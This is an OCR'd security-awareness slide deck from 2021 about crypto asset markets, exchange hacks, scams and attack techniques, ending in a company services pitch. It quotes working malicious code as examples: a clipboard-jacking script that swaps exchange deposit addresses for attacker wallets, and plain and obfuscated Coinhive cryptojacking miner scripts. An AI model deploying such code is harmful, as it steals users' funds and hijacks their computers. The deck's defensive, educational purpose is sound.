The Collision of Crypto Assets and Security on You and Me

April 20th, 2021

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Chief Technology Officer

Current State of Crypto Asset

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Current crypto asset market capitalization?

Approximate 1.9 Trillion USD.

Current State of Crypto Asset

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
Equivalent to Finance and Banking companies' equity market capitalization.

- Citigroup Inc. (C) - $151 Billion USD
- JPMorgan Chase & Co. (JPM) - $465 Billion USD
- Berkshire Hathaway Inc. (BRK-A) - $605 Billion USD
- Bank of America Corporation (BAC) - $342 Billion USD
- The Goldman Sachs Group, Inc. (GS) - $111 Billion USD



Current State of Crypto Asset

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
How did Crypto Asset grow to such market size?

- Millennial Acceptance
- Fear Of Missing Out (FOMO)
- Alternative asset to offset inflation
- Global Businesses acknowledgement
- Potential high investment returns
- Low entry requirements
- Ease of accessibility
- Certain degree of incognito identity
- The next generation of currency



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
Issue surrounding Crypto Asset

- Issue of inheritance (Key Loss = Asset Loss)
- Security Risk (Ransomware, Crypto Jacking)
- Financial Crime (Fraud, Scam, Fake Investment)



Current State of Crypto Asset

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
Cryptocurrency Crime Report



SYNOPSIS

- Higher incidents happened in larger city.
- Most victim in the younger group.
- Most victim lost their asset due to unknowingly share their private key.

Legitimate Use Case of Crypto Asset

Legitimate Use Case of Crypto Asset

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
Cross-border payments

- Traditional telegraphic transfer take 2-3 days.
- The slowest blockchain network only takes less than 30 minutes.
- Verification process can be programmed into the network.
- Contracts can be generated on demand.
- Lower transaction fees.



Actual Test Case

HTLC = Hashed Time Lock Contract

Legitimate Use Case of Crypto Asset

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

Anti-Money Laundering tracking system

- Traditional banking system still not effectively prevent money laundering.[1]
- Blockchain ledger enable transparent transaction.
- All transaction can be traced.
- Blockchain can be private or public.
- Identity can be accessible by authority.

1 Westpac Banks breaching money-laundering laws more than 23 million occurrences.

Legitimate Use Case of Crypto Asset

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Digitization of Physical Asset

- Reduce forging.
- Prevent impersonation.
- Provide ownership of asset.
- Audit of asset verification.
- Historical valuation.

High-Risk Use Case of Crypto Asset

High-Risk Use Case of Crypto Asset

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
Darknet & Deep Web service payments

- Ambiguity Identity.
- Avoid sanction.
- Alternative channel for cashing out to various currency.
- Mixing service provider.



High-Risk Use Case of Crypto Asset

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

Money Laundering

- Lack of legal authority intervention due to cross border nature of the transaction.
- Easy nature to swap the crypto asset.
- Service provider not having proper or poor KYC or AML system.
- Slow adaption in Regulation of Crypto Asset.
- Transaction clarity.

Techniques used by malicious actors to gain Crypto Assets illegally

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Spoofing payment information and phishing

Pastejacking / Clipboard Jacking

- Technique that is used to gain the control of clipboard in computer and it then changes the clipboard content without permission.
- Can be run as browser extension or as JS script on a website
- Very efficient if the victim is unaware of the malicious plugin.

```
function copyToClipboardval(element) {
    var $temp = $("<input>");
    $("body").append($temp);
    $temp.val($(element).val()).select();
    document.execCommand("copy");
    $temp.remove();
}
getParameterByName = function(name, url) {
    if (!url) url = window.location.href;
    name = name.replace(/[[]]/g, "\$&");
    var regex = new RegExp("[?&]" + name + "(=([^&#]*)|&|#|$)"),
        results = regex.exec(url);
    if (!results) return null;
    if (!results[2]) return '';
    return decodeURIComponent(results[2].replace(/+/g, " "));
};
var key_active =
'{"bch":"qrpwppymemxw5aeg2j4yxkvvuw8z3dhg456ytfh6sq","btc":"14yeAMcWE3tJzcxs1RR3d6puHHHPLfc7Gu","eth":"0x159155A7198CB135A14366
A87F594D869c01b7C8","usdt":"1CaNBnqVkA34wnvAyzx2MQbkBFDsmJbFYh","ltc":"LMuchiXZZEH6y2uUvX6TxNkGqeSbP8KxyP","dash":"XeQghJN6DNXA
25ukUktbBo6kaU5BEDBBfm","etc":"0x0446a80b340f330e78338fd35abb01049a4689ec"}';
var key_order = $.parseJSON(key_active);
if (window.location.pathname === '/userCenter/deposit.html') {
    function htmt_KC(data) {
        $('.depositBox .speBox .depositAddress .chargeAddress').text(data);
        $('.depositBox .speBox .depositAddress input#address').remove();
        $('<input style="position:absolute;z-index:-1;" id="address" type="text" ng-model="curAsset.chargeAddress"
        readonly="" class="ng-pristine ng-valid" value="' + data + '">').insertAfter(".depositBox .speBox .depositAddress
        .chargeAddress");
    }
```

Clipboard jacking code.

Techniques used by malicious actors to gain Crypto Assets illegally

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

Spoofing payment information and phishing

Phishing Website or Apps

- Mainly used to gather user credential or private key.
- Can be done with minimal effort using opensource system and free hosting.
- Used in conjunction with Typosquatting



Phishing Site



Origin Site

Techniques used by malicious actors to gain Crypto Assets illegally

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Service Provider Heist

Targeted Attack or Opensource vulnerability.

- Perpetrator are selective on their target victim or the weakest link.
- Using credential from phishing attack or credential leak to gain unlawful access.
- Virtual asset service provider using the similar opensource or white-label services.
- The modus operandi is to transact large amount to crypto asset out in short period.

MT.GOX

- Mt. Gox: $473 million worth of BTC stolen
- Hacking incident led to Mt. Gov's bankruptcy

BITFINEX

- BitFinex: 2nd largest breach during the year
- 120,000 BTC stolen
- BitFinex had to reimburse all damages

Liqui

- Liquid: 60,000 BTC (over $90M) hacked

Coincheck

- Coincheck: $533 Million NEM stolen
- Sold to MONEX for US$33.6M.

Bancor

- Bancor: $23.5M, (12.5M in ETH, 10M in BNT) stolen

CRYPTOPIA

- Cryptopia: $16 Million stolen of BTC, ETH, LTC & others.
- Business Liquidated

Techniques used by malicious actors to gain Crypto Assets illegally

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
Service Provider Heist

Domain Hijacking

- Rare occurrence.
- Doesn't required infection on end-user.
- SSL certificate warning.
- Low impact.



Techniques used by malicious actors to gain Crypto Assets illegally

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Service Provider Heist


Messaging / Social Media Scams

- Targeting project or influencer followers.
- Posting fake investment news.
- Can be highly serious if widespread.

PLUS TOKEN

- Plus Token: Over US$3.1 Billion lost via a Ponzi scheme

- Twitter: 130+ accounts affected. The bitcoin addresses involved rec'd about US$110,000 in bitcoin.



Techniques used by malicious actors to gain Crypto Assets illegally

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System Attack

Ransomware

- Holding user critical data or system on ransom.
- Payment usually via cryptocurrency.
- Highly dangerous once infected.
- Targeting user on running malicious content.
- Data exfiltration.
- Well planned by penetrator.

Techniques used by malicious actors to gain Crypto Assets illegally

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System Attack

Crypto Jacking

- Targeting datacenter systems, universities environment.
- IOT vulnerability. (MicroTik)
- Deliver via supply chain or website with malicious code.
- Hard to detect once infected. Mining activity are scheduled.
- Privacy crypto asset like Monero (XMR) mining.
- Can be run on web browser.

Normal Coinhive Script:

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
        var miner = new CoinHive.Anonymous('Rsrf9k5ljKHtI8USDEoX2ARghpzpEWV1');
        miner.start();
</script>
```

Obscured Coinhive Script:

```
<script type="text/javascript">
<!--
document.write(unescape('%3c%68%74%6d%6c%3e%0d%0a%3c%68%65%61%64%3e%0
%6f%64%79%3e%0d%0a%0d%0a%3c%73%63%72%69%70%74%20%74%79%70%65%3d%22%74
70%74%22%3e%0d%0a%3c%21%2d%2d%20%0d%0a%65%76%61%6c%28%75%6e%65%73%63%
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//-->
</script>
```

Influence on nations, businesses and individuals

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Nation State

Terrorist Funding

- Terrorist are using crypto asset for funding and dangerous good purchase.
- Fronted by non-profit organization.
- Very elusive.
- Cross-border.

Espionage Funding

- Spy agent receiving funds within the target nation via crypto currency.
- Allow suspicious actor move within the nation without footprint.

Taxation Avoidance

Influence on nations, businesses and individuals

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
Organization

Business Growth
- Alternative asset class for business.
- The use case of digital contracts transaction.
- Global trading expansion.
- Central Bank Digital Currency.

System Safeguarding
- Crypto Jacking shorten system shelf life.
- Ransomware payment. Can the payment be stop?



Source: https://www.ecb.europa.eu/paym/intro/publications/pdf/ecb.mipinfocus191217.en.pdf

Influence on nations, businesses and individuals

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Individuals

Ransomware
- Affecting the community service provider like Hospital.
- Potential lost of lives.

Becoming Mule
- Banking account being used for receiving cash-out from Crypto Exchange.
- Crypto Exchange Registration / KYC.
- Mobile Services Crypto Exchange Services.

Q & A

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What We Do

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Crowdsourced Security Intelligence DBMS	Crypto Asset Transaction Filtering	Crypto Asset Risk Analysis	Analysis, Monitoring & Visualization of Crypto Transactions
KYC/KYT Intelligence Regulation Compliance	KYC/KYT Intelligence Regulation Compliance	KYC/KYT Intelligence Regulation Compliance	Monitoring, Forensics Regulation Compliance KYT Intelligence
			

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